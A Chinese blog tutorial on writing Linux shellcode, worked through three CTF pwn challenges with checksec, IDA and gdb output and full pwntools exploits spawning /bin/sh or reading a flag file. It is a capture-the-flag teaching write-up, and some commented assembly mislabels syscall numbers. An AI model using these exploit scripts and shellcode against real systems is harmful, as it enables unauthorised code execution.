简单shellcode学习

原创

合天网安实验室 于 2020-07-10 10:57:23 发布 638 收藏 2
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_38154820/article/details/107274199
版权

引言

之前遇到没开启NX保护的时候，都是直接用pwtools库里的shellcode一把梭，也不太懂shellcode代码具体做了些什么，遇到了几道不能一把梭的题目，简单学习一下shellcode的编写。

前置知识

> NX(堆栈不可执行)保护
>
> shellcode(一段16进制的数据，转化为字符串则为汇编代码)

pwnable之start


保护检测

可以看到这道题目什么保护都没有开

```
ljc@pwn-virtual-machine: ~/Buctf/pwn/start
ljc@pwn-virtual-machine:~/Buctf/pwn/start$ checksec start
[*] '/home/ljc/Buctf/pwn/start/start'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
ljc@pwn-virtual-machine:~/Buctf/pwn/start$
```

ida分析

题目只有start函数，可以知道该题是用汇编语言写的，顺便可以锻炼一下自己看汇编的能力



汇编代码分析

简单来说，程序调用了wirte函数去打印字符，接着调用read函数输入，但是这里的输入没有限制，因此有一个栈溢出的漏洞，而且程序有个特定，他将esp的值首先压入了栈中，esp存的是栈顶的地址，使得我们能够找到栈的地址，为我们返回shellcode做准备

```
push    esp         #将esp寄存器的值压入栈中，这里可以获得栈的地址
push    offset _exit #将_exit函数地址压入栈中,使得start函数执行完毕时返回exit函数
xor     eax, eax     #清空eax寄存器的值
xor     ebx, ebx     #清空ebx寄存器的值
xor     ecx, ecx     #清空ecx寄存器的值
xor     edx, edx     #清空edx寄存器的值
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch       #压入一堆字符串，即程序运行时的字符串，Let's start the CTF:
mov     ecx, esp        ; addr,将字符串的地址放入ecx寄存器中
mov     dl, 14h         ; len,将打印长度放进dl寄存器中,即16位寄存器
mov     bl, 1           ; fd,1为文件描述符，指的是屏幕
mov     al, 4           #eax寄存器，存放的是调用号，4调用号即,write函数
int     80h             ; LINUX - sys_write,int 0x80调用80中断
xor     ebx, ebx        #清空ebx寄存器,0为文件描述符，即外部输入，例如键盘
mov     dl, 3Ch         #输入的长度 0x3c
mov     al, 3           #3调用号，即read函数
int     80h             ; LINUX -
add     esp, 14h        #恢复栈平衡，因为压入字符串消耗了0x14的栈空间，使用完毕后需要换远
retn                    #返回
```

函数调用表

调用号	调用函数名	eax	ebx	ecx	edx
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count

思路

程序开始将esp的值压入栈中，可以获得栈的地址

由于程序没有限制输入，因此有栈溢出漏洞，可以修改程序执行的流程

获得栈地址

根据程序的流程，我们可以画出栈的情况

跟踪调试一下，跟我们预期的一样

```
pwndbg> stack 20
00:0000│ esp  0xffffd114 ◂— 0x2774654c ("Let'")
01:0004│      0xffffd118 ◂— 0x74732073 ('s st')
02:0008│      0xffffd11c ◂— 0x20747261 ('art ')
03:000c│      0xffffd120 ◂— 0x20656874 ('the ')
04:0010│      0xffffd124 ◂— 0x3a465443 ('CTF:')
05:0014│      0xffffd128 —▸ 0x804809d (_exit) ◂— pop    esp
06:0018│      0xffffd12c —▸ 0xffffd130 ◂— 0x1   压入栈中的esp值
07:001c│      0xffffd130 ◂— 0x1
```

继续跟踪直到程序运行完add esp,14h，查看一下栈结构

```
   0x8048097 <_start+55>    int    0x80
   0x8048099 <_start+57>    add    esp, 0x14
 ► 0x804809c <_start+60>    ret

   0x804809d <_exit>        pop    esp
   0x804809e <_exit+1>      xor    eax, eax
   0x80480a0 <_exit+3>      inc    eax
   0x80480a1 <_exit+4>      int    0x80
   0x80480a3                add    byte ptr [eax], al
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ esp  0xffffd128 —▸ 0x804809d (_exit) ◂— pop    esp
01:0004│      0xffffd12c —▸ 0xffffd130 ◂— 0x1
02:0008│      0xffffd130 ◂— 0x1
03:000c│      0xffffd134 —▸ 0xffffd2e0 ◂— '/home/ljc/Buctf/pwn/start/start'
04:0010│      0xffffd138 ◂— 0x0
05:0014│      0xffffd13c —▸ 0xffffd300 ◂— 'XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/ljc'
06:0018│      0xffffd140 —▸ 0xffffd32f ◂— 'CLUTTER_IM_MODULE=xim'
07:001c│      0xffffd144 —▸ 0xffffd345 ◂— 'GNOME_SESSION_XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0'
────────────────────────────────[ BACKTRACE ]────────────────────────────────
 ► f 0  804809c _start+60
─────────────────────────────────────────────────────────────────────────────
pwndbg>
```

返回地址

栈地址

此时返回地址指向exit函数，在执行完ret指令后，esp寄存器内容就为栈地址，想要泄露栈地址，则需要将返回地址修改为write函数，那么具体返回到哪个地址我们继续分析。

可以看到0x4调用前，需要往相应的寄存器传入相应的参数，其中ecx寄存器就是用于指向需要打印字符串的起始地址。

```
mov     ecx, esp        ; addr,将字符串的地址放入ecx寄存器中
mov     dl, 14h         ; len,将打印长度放进dl寄存器中,即16位寄存器
mov     bl, 1           ; fd,1为文件描述符，指的是屏幕
mov     al, 4           #eax寄存器，存放的是调用号，4调用号即,write函数
int     80h             ; LINUX - sys_write,int
```

在执行完ret指令后，此时的esp寄存器的内容恰好指向栈顶的地址

```
0xffffd12c —▸ 0xffffd130
#因为push esp，会使得esp的值减4，因此此时的esp指针指向的内容是旧的esp指针，这点需要注意
```

```
   0x8048099 <_start+57>    add    esp, 0x14
   0x804809c <_start+60>    ret

 ► 0x804809d <_exit>        pop    esp
   0x804809e <_exit+1>      xor    eax, eax
   0x80480a0 <_exit+3>      inc    eax
   0x80480a1 <_exit+4>      int    0x80
   0x80480a3                add    byte ptr [eax], al
   0x80480a5                add    byte ptr [eax], al
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ esp  0xffffd12c —▸ 0xffffd130 ◂— 0x1
01:0004│      0xffffd130 ◂— 0x1
02:0008│      0xffffd134 —▸ 0xffffd2e0 ◂— '/home/ljc/Buctf/pwn/start/start'
03:000c│      0xffffd138 ◂— 0x0
04:0010│      0xffffd13c —▸ 0xffffd300 ◂— 'XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/ljc'
05:0014│      0xffffd140 —▸ 0xffffd32f ◂— 'CLUTTER_IM_MODULE=xim'
06:0018│      0xffffd144 —▸ 0xffffd345 ◂— 'GNOME_SESSION_XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0'
07:001c│      0xffffd148 —▸ 0xffffd38d ◂— 'XDG_MENU_PREFIX=gnome-'
────────────────────────────────[ BACKTRACE ]────────────────────────────────
 ► f 0  804809d _exit
─────────────────────────────────────────────────────────────────────────────
pwndbg>
```

执行完ret指令

esp指针指向栈顶地址

因此只要将返回地址修改为`mov ecx,esp`的地址即可打印出栈的地址

```
sh.recvuntil("Let's start the CTF:")
payload = 'a'*20 + p32(0x8048087)#mov ecx,esp的地址
#attach(sh)
sh.send(payload)
esp = u32(sh.recv(4))
print 'esp:'+hex(esp)
```

返回栈地址，执行shellcode

由于程序没有开启`NX`保护，即栈空间里的数据是可以执行的，那么我们输入`execve()`函数调用的汇编代码，即可执行getshell

调用号	调用函数名	eax	ebx	ecx
11	sys_execve	0x0b	const char __user *filename	const char __user *const __user *argv

shellcode

```
c语言表示:execve("/bin/sh\x00",0,0)
汇编代码:
mov eax,0xb #将调用号设置为0xb，即函数execve的调用号
xor edx,edx #清空edx寄存器，因为execve的函数edx的值为0
xor ecx,ecx #清空ecx寄存器，因为execve的函数ecx的值为0
push 0x0068732f #\x00hs/
push 0x6e69622f #nib/，小端模式需要反着压入栈中
mov ebx,esp #将字符串的地址传递给ebx
int 0x80 #调用80中断
16进制表示:
利用pwntools库里的asm()函数，将汇编代码以16进制的表示形式输入
```

可以看到简单的shellcode编写需要对照着系统调用号的表，挑取你需要的函数，然后对照着表将参数输入到对应的寄存器，继而调用`80`中断实现调用函数。

```
payload1 = 'a'*20+p32(esp+20)#该返回地址需要自己去调试看看自己shellcode的起始地址，算出与泄露出的栈顶地址的偏移即可
payload = asm("mov eax,0xb")
payload += asm("xor edx,edx")
payload += asm("xor ecx,ecx")
payload += asm("push 0x0068732f")
payload += asm("push 0x6e69622f")
payload += asm("mov ebx,esp")
payload += asm("int 0x80")
sh.send(payload1+payload)
```

完整的exp

```
from pwn import *


context(arch='i386',os='linux')
sh = process("./start")
#sh = remote("node3.buuoj.cn",29479)
sh.recvuntil("Let's start the CTF:")
payload = 'a'*20 + p32(0x8048087)
#attach(sh)
sh.send(payload)
esp = u32(sh.recv(4))
print 'esp:'+hex(esp)
payload1 = 'a'*20+p32(esp+20)
payload = asm("mov eax,0xb")
payload += asm("xor edx,edx")
payload += asm("xor ecx,ecx")
payload += asm("push 0x0068732f")
payload += asm("push 0x6e69622f")
payload += asm("mov ebx,esp")
payload += asm("int 0x80")
sh.send(payload1+payload)
sh.interactive()
```

pwnable之orw

保护检测

开启了canary保护，存在可写并且可执行的区域

```
ljc@pwn-virtual-machine:~/Buctf/pwn/pwnable_orw$ checksec orw
[*] '/home/ljc/Buctf/pwn/pwnable_orw/orw'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
ljc@pwn-virtual-machine:~/Buctf/pwn/pwnable_orw$
```

ida分析

orw_seccomp

在该函数里开启了沙盒，这里可以用`seccomp-tools`去看下沙盒禁用了什么函数

```
unsigned int orw_seccomp()
{
  __int16 v1; // [esp+4h] [ebp-84h]
  char *v2; // [esp+8h] [ebp-80h]
  char v3; // [esp+Ch] [ebp-7Ch]
  unsigned int v4; // [esp+6Ch] [ebp-1Ch]

  v4 = __readgsdword(0x14u);
  qmemcpy(&v3, &unk_8048640, 0x60u);
  v1 = 12;
  v2 = &v3;
  prctl(38, 1, 0, 0, 0);
  prctl(22, 2, &v1);
  return __readgsdword(0x14u) ^ v4;
}
```

沙盒规则

开启沙盒


输入图片说明

工具下载:https://github.com/david942j/seccomp-tools

可以看到，当用i386机器运行此程序时，只允许使用rt_sigreturn,sigreturn,exit_group,open,read,write的系统调用，我们常用的execve调用是不允许被使用的

```
ljc@pwn-virtual-machine:~/Buctf/pwn/pwnable_orw$ seccomp-tools dump ./orw
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x09 0x40000003  if (A != ARCH_I386) goto 0011
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x15 0x07 0x00 0x000000ad  if (A == rt_sigreturn) goto 0011
 0004: 0x15 0x06 0x00 0x00000077  if (A == sigreturn) goto 0011
 0005: 0x15 0x05 0x00 0x000000fc  if (A == exit_group) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == exit) goto 0011
 0007: 0x15 0x03 0x00 0x00000005  if (A == open) goto 0011
 0008: 0x15 0x02 0x00 0x00000003  if (A == read) goto 0011
 0009: 0x15 0x01 0x00 0x00000004  if (A == write) goto 0011
 0010: 0x06 0x00 0x00 0x00050026  return ERRNO
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
ljc@pwn-virtual-machine:~/Buctf/pwn/pwnable_orw$
```

看一下题目描述，告诉我们flag位于/home/orw/flag处，而且只允许使用open，read,write的系统调用，这是因为其他系统调用被prtcl函数所禁用了，这里我们关注在于shellcode，prctl则在后面的文章会详细介绍。



main函数

名为shellcode的变量位于.bss段，在输入完毕后会将该变量以函数的形式调用，则这道题不需要去寻找shellcode的返回地址，直接输入一段shellcode即可

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  orw_seccomp();
  printf("Give my your shellcode:");
  read(0, &shellcode, 0xC8u);
  ((void (*)(void))shellcode)();
  return 0;
}
```

输入的值被存放在shellcode的静态变量中

以函数的形式调用shellcode

输入图片说明

思路

> 首先程序禁用了execve系统调用，只开放了open，read，以及write的系统调用，意义很明确，是让我们将flag都出来，而不是取得目标机器的shell

shellcode的编写

在写shellcode前，我们可以先用c语言将读flag的伪代码写出来

c语言

```
fd = open("/home/orw/flag","w");//首先打开文件
read(fd,buf,0x20);//读取文件的信息，放入到局部变量buf中
write(1,buf,0x20);//将变量buf的内容打印出来，这里的足够打印出flag的长度即可，由于不知道flag的具体长度可以设置为长一点
```

调用号	调用函数名	eax	ebx	ecx	edx
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count

调用号	调用函数名	eax	ebx	ecx	edx
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count
5	sys_open	0x05	const char __user *filename	int flags	umode_t mode

shellcode

```
#首先对照伪C代码以及系统调用表进行shellcode的编写
fd = open("/home/orw/flag","w")
#相应的汇编
xor ecx,ecx #清空ecx寄存器，open的调用该寄存器的值设为null
xor edx,edx #清空edx寄存器，open的调用该寄存器的值设为null
mov eax,0x5 #调用号设置为5
push 0x006761 #将/home/orw/flag压入栈中，注意是栈是先进后出，因此字符串需要从最末尾开始压入即将字符
push 0x6c662f77 #转为16进制要反向排序，并且字符串需要添加截断符\x00，push要以4字节为单位。
push 0x726f2f65
push 0x6d6f682f
mov ebx,esp #fd的值为路径的地址
int 0x80 #调用80中断，实现系统调用


#c语言
read(fd,buf,0x20)或read(3,buf,0x20)#这里的3为其他文件描述符，下面会详细介绍
#相应的汇编
mov eax,0x4
mov ebx,0x3 #这里用3代替了oepn返回的fd指针，因为3可以用作于打开文件时的文件描述符，若想用open返回的指针则应该将系统调用
mov ecx,esp #将esp作为临时变量buf的地址
mov edx,0x20 #读入的长度为0x20
int 0x80 #调用80中断，实现系统调用


#c语言
write(1,buf,0x20)
#相应的汇编
mov eax,0x3#系统调用号0x3
mov ebx,0x1#文件描述符为1，指向屏幕
mov ecx,esp #将esp作为临时变量buf的地址
mov edx,0x20 #打印的字符串的长度
int 0x80 #调用80中断，实现系统调用


#这里可以用pwntools库的一个函数代替,shellcraft
c语言:open("/home/orw/flag") <==> 汇编:asm(shellcraft.open("/home/orw/flag"))
c语言:read(3,buf,0x20)<==> 汇编:asm(shellcraft.read(3,"esp",0x20)
c语言:write(1,buf,0x20)<==>汇编:asm(shellcraft.write(1,"esp",0x20))
```

文件描述符

内核（kernel）利用文件描述符（file descriptor）来访问文件。文件描述符是非负整数。打开现存文件或新建文件时，内核会返回一个文件描述符。读写文件也需要使用文件描述符来指定待读写的文件。(来自百度百科)

> **0**代表标准输入流，stdin
>
> **1**代表标准输出流，stdout
>
> **2**代表标准错误流，stderr

当打开一个新的文件时，它的文件描述符为**3**

exp1

```
from pwn import *
context(log_level='debug',arch='i386',os='linux')
#sh = remote("node3.buuoj.cn",29479)
sh = remote("chall.pwnable.tw",10001)
sh.recvuntil("shellcode:")


payload = asm(shellcraft.open("/home/orw/flag"))
payload += asm(shellcraft.read(3,"esp",100))
payload += asm(shellcraft.write(1,"esp",100))
sh.sendline(payload)


sh.interactive()
```

exp2

```
from pwn import *


context(arch='i386',os='linux')
#sh = remote("node3.buuoj.cn",25212)
sh = remote("chall.pwnable.tw",10001)
sh.recvuntil("shellcode:")
payload = asm("xor ecx,ecx")
payload += asm("xor edx,edx")
payload += asm("mov eax,0x5")
payload += asm("push 0x006761")
payload += asm("push 0x6c662f77")
payload += asm("push 0x726f2f65")
payload += asm("push 0x6d6f682f")
payload += asm("mov ebx,esp")
payload += asm("int 0x80")


payload += asm("mov eax,0x3")
payload += asm("mov ebx,0x3")
payload += asm("mov ecx,esp")
payload += asm("mov edx,0x20")
payload += asm("int 0x80")


payload += asm("mov eax,0x4")
payload += asm("mov ebx,0x1")
payload += asm("mov ecx,esp")
payload += asm("mov edx,0x2")
payload += asm("int 0x80")


sh.sendline(payload)
sh.interactive()
```

2019广东强网杯线下题目

保护检测

同样是基本没开启防护，并且具有可写并可执行区域

```
ljc@pwn-virtual-machine:~/qw$ checksec pwn
[*] '/home/ljc/qw/pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
ljc@pwn-virtual-machine:~/qw$
```

ida分析

main函数

程序有1，2，3，三个选择，选择1 时仅仅是打印一串无作用的字符串，选择2时会当挑战满足时会打印栈地址，选择3可以执行栈溢出漏洞

```
  int v12; // [rsp+3Ch] [rbp-4h]

  buf = 0LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  alarm(0x14u);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  v3 = stdin;
  setvbuf(stdin, 0LL, 1, 0LL);
  menu(v3, 0LL);
  while ( v12 <= 3 )
  {
    v5 = 0;
    puts("Enter your choice:");
    __isoc99_scanf("%d", &v5);
    switch ( v5 )
    {
      case 2:
        magic(&buf, v11);      用于泄露栈地址
        break;
      case 3:
        puts("What?");
        read(0, &buf, 0x40uLL);      栈溢出漏洞
        break;
      case 1:
        what();      无作用
        break;
    }
    ++v12;
  }
  return 0;
}
```

仅仅只有0x10的溢出空间，可以恰好覆盖返回地址

```
      break;
    case 3:
      puts("What?");
      read(0, &buf, 0x40uLL);        溢出后仅有0x10的空间可写
      break;
    case 1:                          __int64 buf; // [rsp+10h] [rbp-30h]
      what();
      break;
  }
```

magic函数

当传入的参数a2的值等于305419896时，则打印a1的值

```
int __fastcall magic(__int64 a1, int a2)
{
  int result; // eax

  if ( a2 == 305419896 )
    result = printf("It is magic: [%p]?\n", a1);
  return result;
}
```

当a2的值为305419896时，打印a1的值

我们可以看下magic函数传入的两个变量，一个为buf的地址，一个为局部变量v11，v11的值可以通过buf溢出后修改

```
  puts("Enter your choice:");
  __isoc99_scanf("%d", &v5);
  switch ( v5 )
  {
    case 2:
      magic((__int64)&buf, v11);
      break;
    case 3:
      puts("What?");
      read(0, &buf, 0x40uLL);
      break;
    case 1:
      what();
      break;
  }
  ++v12;
```

a2: int v11; // [rsp+38h] [rbp-8h]

传入栈的地址

v11变量的值可以通过buf溢出后覆盖

思路

程序存在栈溢出的漏洞，但是溢出的字节数较少，只能刚好溢出返回地址

程序可以利用栈溢出覆盖变量v11的值，从而泄露buf的地址

这道题我们用另一种思路，在栈上写栈转移的汇编代码，将栈转移到.bss段中，在向.bss段写入shellcode，需要注意的是该题是64位，而64位的系统调用号与32位不同。

调用号	函数名	rax	rdi	rsi	rdx
0	sys_read	0x00	unsigned int fd	char __user *buf	size_t count

汇编代码分析

```
payload = asm("mov rax,0;") #系统调用号
payload += asm("mov rdi,0;")#文件描述符
payload += asm("mov rsi,0x601080")#.bss段地址，用于buf地址
payload += asm("mov rdx,0x40")#输入长度
payload += asm("syscall")#syscall启动调用
payload += asm("push 0x601080")#返回地址
payload += asm("ret")#ret指令返回任意地址
payload = payload.ljust(0x38,'b')
payload += p64(addr)
```

完整的exp

```
from pwn import *
context(log_level='debug',arch='amd64',os='linux')
sh = process("./pwn")
sh.recvuntil(" your choice:")
sh.sendline("3")
sh.recvuntil("What?")
payload = 'a'*0x28+p64(305419896)
sh.send(payload)
sh.recvuntil(" your choice:")
sh.sendline("2")
sh.recvuntil("It is magic: [")
addr = int(sh.recv(14),16)
print 'addr:'+hex(addr)
sh.sendline("3")
sh.recvuntil("What?")
payload = asm("mov rax,0;")
payload += asm("mov rdi,0;")
payload += asm("mov rsi,0x601080")
payload += asm("mov rdx,0x40")
payload += asm("syscall")
payload += asm("push 0x601080")
payload += asm("ret")
payload = payload.ljust(0x38,'b')
payload += p64(addr)
#attach(sh)
sh.send(payload)
payload = asm("mov eax,59") #调用59号系统调用，execve("/bin/sh",0,0);
payload += asm("xor rsi,rsi")
payload += asm("xor rdx,rdx")
payload += asm("mov rdi, 0x6010a8")
payload += asm("syscall")
payload = payload.ljust(0x28,'\x00')
payload += '/bin/sh\x00'
attach(sh)
sh.send(payload)
sh.interactive()
```


总结

shellcode的编写的需要借助调用表，根据调用表的参数值，往对应的寄存器赋值

start例题学会常用的系统调用`execve("/bin/sh",0,0)`的编写

orw例题则学会读给定路径的内容，从而学习`open`,`read`,`write`系统调用的编写

广东强网杯这题则灵活利用栈可执行的条件，使用汇编实现栈转移，以及往指定地址写入内容。



shellcode原理

https://www.hetianlab.com/expc.do?ec=ECIDa5cd-1210-4eaf-a9bb-6256a5624bc2


(shellcode是一段用于利用软件漏洞而执行的代码,可在有能力劫持指令寄存器后，在内存中塞入一段可让CPU执行的shellcode机器码，让电脑可以执行攻击者的任意指令。)

欢迎投稿至邮箱：edu@heetian.com

有才能的你快来投稿吧！

投稿细则都在里面了，点击查看哦

重金悬赏 | 合天原创投稿涨稿费啦！



戳原文，更多学习体验

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖